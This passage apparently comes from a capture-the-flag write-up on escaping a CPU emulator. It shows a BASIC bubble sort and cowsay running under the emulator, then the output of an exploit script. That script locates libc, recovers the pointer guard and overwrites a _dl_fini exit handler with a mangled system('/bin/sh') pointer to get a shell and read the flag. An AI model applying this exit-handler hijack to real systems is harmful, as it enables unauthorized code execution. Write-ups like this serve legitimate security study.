


```
└$ ./cpue --kernel=custom --kernel-img ../../minik/build/minik-img ../../minik/ports/tinybasic/Tiny-Basic/C/basic 2>/dev/null
You are about to call the entry point of your binary-elf.
How many arguments do you want to pass to it? 0
Let's go :)


> 10 print "Unsorted:"
20 for i = 0 to 9 : @(i) = rnd(100) : print @(i) : next i
30 d = 1
40 for i = 1 to 9
50  if @(i) < @(i - 1) then gosub 90
60 next i
70 if d = 0 then goto 30
80 goto 100
90 s = @(i) : @(i) = @(i - 1) : @(i - 1) = s : d = 0 : return
100 print
110 print "Sorted:"
120 for i = 0 to 9 : print @(i) : next i> > > > > > > > > >
> run
Unsorted:
1
67
96
56
89
51
55
1
29
53

Sorted:
1
1
29
51
53
55
56
67
89
96
>
```


Figure 6. Executing bubble-sort on the CPU-Emulator



```
└$ ./cpue --kernel=custom --kernel-img ../../minik/build/minik-img ../../minik/ports/cowsay/ccowsay/cowsay 2>/dev/null
You are about to call the entry point of your binary-elf.
How many arguments do you want to pass to it? 1
Please input argument 1: Neo would be proud - I'm out of the Matrix!
Let's go :)


 ____________________________________________
< Neo would be proud - I'm out of the Matrix! >
 --------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Figure 7. Executing Cowsay :)



```
└$ python3 exploit.py build/exploit
[+] Opening connection to localhost on port 1024: Done
Press enter to send the END sequence...
[*] Switching to interactive mode

[*] Kernel initialized
[*] Finding libc.......................................................................
$......................................................................................
$...............................................
[*] Found an elf page at offset 0x139000. Now searching for libc elf...................
$......................................................................................
$......................................................................................
$...........
[+] Found libc elf at offset 0x218000!
[+] Got ld_base @ 0x793f1b637000
[+] Got libc_base @ 0x793f1b218000
[+] Got dl_fini addr @ 0x793f1b63b680
[+] Got system addr @ 0x793f1b264490
[+] Got /bin/sh string addr @ 0x793f1b3ae031
[*] Searching for _dl_fini entry in initial exit_function_list............
[+] Found _dl_fini entry at index 9
[+] Got pointer_guard: 0xff54889444d125f8
[*] PTR_MANGLED(system): 0xe356bfeec2d1fea9
[*] Overwriting _dl_fini entry with system('/bin/sh')....... - Done!
[*] Exiting emulator and trigger the exploit... enjoy :)
$ whoami
chall
$ cat flag
CTF{This_hypervisor_ain't_hyper_enough_to_stop_me!}
$ 
```

Figure 8. After successfully running the exploit